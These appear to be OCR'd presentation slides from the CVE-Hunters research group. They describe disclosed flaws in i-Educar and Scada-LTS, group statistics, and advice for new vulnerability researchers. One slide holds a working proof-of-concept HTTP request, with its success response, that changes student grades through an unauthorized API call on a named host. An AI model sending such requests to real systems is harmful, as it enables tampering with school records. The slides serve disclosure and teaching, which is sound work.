

/tmp
/tmp

>$ BFLA I-educar

CVE-2025-8789



Broken Function level Authorization to change student grades




A user with zero privileges couldn’t do anything through the interface.

m | 2025}

>$ BFLA I-educar

Api again!



Broken Function level Authorization to change student grades

```
GET /module/Api/Diario?oper=post&resource=notas&etapa=2&instituicao_id=1&notas%5B770%5D%5B2837%5D%5B9%5D%5Bnota%5D=7.5&notas%5B770%5D%5B2837%5D%5B9%5D%5Brecuperacao%5D=5.5&oper=post&resource=notas&secret_key= HTTP/1.1
Host: comunidade.ieducar.com.br
Connection: keep-alive
sec-ch-ua: "Not?A_Brand";v="99", "Chromium";v="130"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "macOS"
Accept-Language: pt-BR,pt;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br, zstd
Cookie: i_educar_session=zRWb2fZ7m1K3FC1t1MeFsjJymzAhbRRBzHtIrv5H

```

>$ BFLA I-educar

```
HTTP/1.1 200 OK
Date: Fri, 16 May 2025 16:10:42 GMT
Content-Type: application/json; charset=UTF-8
Connection: keep-alive
X-Xss-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Server: cloudflare
Vary: Accept-Encoding
Cache-Control: no-cache, private
Cf-Ray: 940c258a887764ea-GIG
Strict-Transport-Security: max-age=63072000
Cf-Cache-Status: DYNAMIC
Server-Timing: cfCacheStatus;desc="DYNAMIC"
Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v4?s=i7ggm8El8XYFliBQp0F0uHxUl9h184J9
q6FZf0sKWas9V1dL1os44uB86OhxhQoKU13ZozkT5aQ39aet57tbz8CFhSBQCrrKMZFvWE%2BOLlARG0doksaj1zicnmRRoLiZZM5%2BBiaOZf
kHygN5Jc0l1T"}],"group":"cf-nel","max_age":604800}
Nel: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}
Expect-Ct: max-age=86400, enforce
Referrer-Policy: same-origin
X-Content-Type-Options: nosniff
Set-Cookie: i_educar_session=zRWb2fZ7m1K3FC1t1MeFsjJymzAhbRRBzHtIrv5H; HttpOnly; SameSite=Lax; Path=/; Max-Age
0; Expires=Fri, 16 May 2025 18:10:42 GMT
alt-svc: h3=":443"; ma=86400
server-timing: cfL4;desc="?proto=TCP&rtt=2767&min_rtt=2109&rtt_var=1261&sent=5&recv=6&lost=0&retrans=0&sent_by
836&recv_bytes=1543&delivery_rate=1917496&cwnd=252&unsent_bytes=0&cid=83c01f20270589b8&ts=588&x=0"
Content-Length: 120

{
    "oper": "post",
    "resource": "notas",
    "msgs": [{
        "msg": "Notas postadas com sucesso!",
        "type": "success"
    }],
    "any_error_msg": false
}
```

```
{
 "oper": "post",
 "resource": "grades",
 "msgs": [{
  "msg": "Grades successfully
posted!",
  "type": "success"
 }],
 "any_error_msg": false
}
```

>$ 2XSS in one Minute

CVE-2025-7728 and CVE-2025-7729

SCADA-LTS/**Scada-LTS**

Scada-LTS is an Open Source, web-based, multi-platform solution for building your own SCADA (Supervisory Control and Data Acquisition) system.


23 Contributors | 205 Issues | 61 Discussions | 842 Stars | 309 Forks

Scada-LTS


Scada-LTS is an Open Source, web-based, multi-platform solution for building your own SCADA (Supervisory Control and Data Acquisiton) system.

Used by Itaipu (the hydroelectric plant) to simulate the entire power plant system, including cyberattack scenarios.

>$ CVE-2025-7728



>$ CVE-2025-7729



>$ Numbers

Just a few numbers

170 Vulnerabilities **found and reported.**

116 **Published CVEs.**

20 Active members.

2 Partnerships with projects.(Wegia and Portabilis).

1 Hater – ~~Indico's dev~~

0 Sponsorships

8 Projects we're currently collaborating on.

https://www.cvehunters.com/stats

>$ How to Start?

Complete Noob

Study and Study

Study Web vulnerabilities, focusing on the OWASP Top 10.

Study in group

If possible, try studying in a group or in pairs—a friend might have the knowledge you need, and you might have what they're missing.
It'll be more fun together.

Not so Noob

Choose one Project

Look for a project that makes sense to you—try not to go in randomly. Set a research timeframe—spend one month on a project, and if you don't find anything, move on. Avoid working on multiple projects at the same time. Then Start hunting!

Ethical Responsibility

Always practice responsible disclosure. Work with project maintainers to ensure vulnerabilities are fixed before public disclosure.

>$ CVE-Hunters Tips

Here is the gold!

- **One vulnerability at a time.**

  Focus on one type of vulnerability at a time—both when learning and when exploiting. Don’t overwhelm yourself.

- **Setup your local environment**

  Always set up your local environment with more than one user with different permission levels. Check the basics—can a regular user do things they shouldn't be able to?

- **Check for already published CVE in the project**

  Look at the types of vulnerabilities already found—there might be similar ones in other endpoints.
  Reuse payloads from previous vulnerabilities—they might still be useful.

- **Before hacking, understand the application**

  Try to understand what the application does—its flows and user inputs. You might find logic flaws that can help you.

- **Avoid wasting your time**

  Try reaching out to the developers and see if they’re open to collaboration.

- **Work in group**

  Try working in a group with your friends or other researchers. Invite people to collaborate—**you’ll make new friends, learn a lot, and have some fun!**

>$ Future

To Infinity & Beyond!

Spread the idea

What we did here wasn't revolutionary, but it brought great results.
Our plan is to spread this idea so other groups can form out there too.


Educational Partnerships


We're talking with universities and other projects to create CVE-Hunters chapters. If you have an idea, we're open to discussing it!

Go Online!

We plan to host webinars, workshops and create free content for those interested in the topic.

>$ A big shout out to the CVE-Hunters Team






João Abadio, Nicollas, Wellington Leite, Erik Ferreira, Glevson, Guilherme, Márcio, Rômulo, Marcelo Dharana, João Chavatte, Rafael dos Santos, Thiago VT

>$ Special Thanks

Emile from Caido

VulDB Preferred CNA



Noob Village

>$ The End – See you

www.cvehunters.com

contact@cvehunters.com

nmmorette.github.io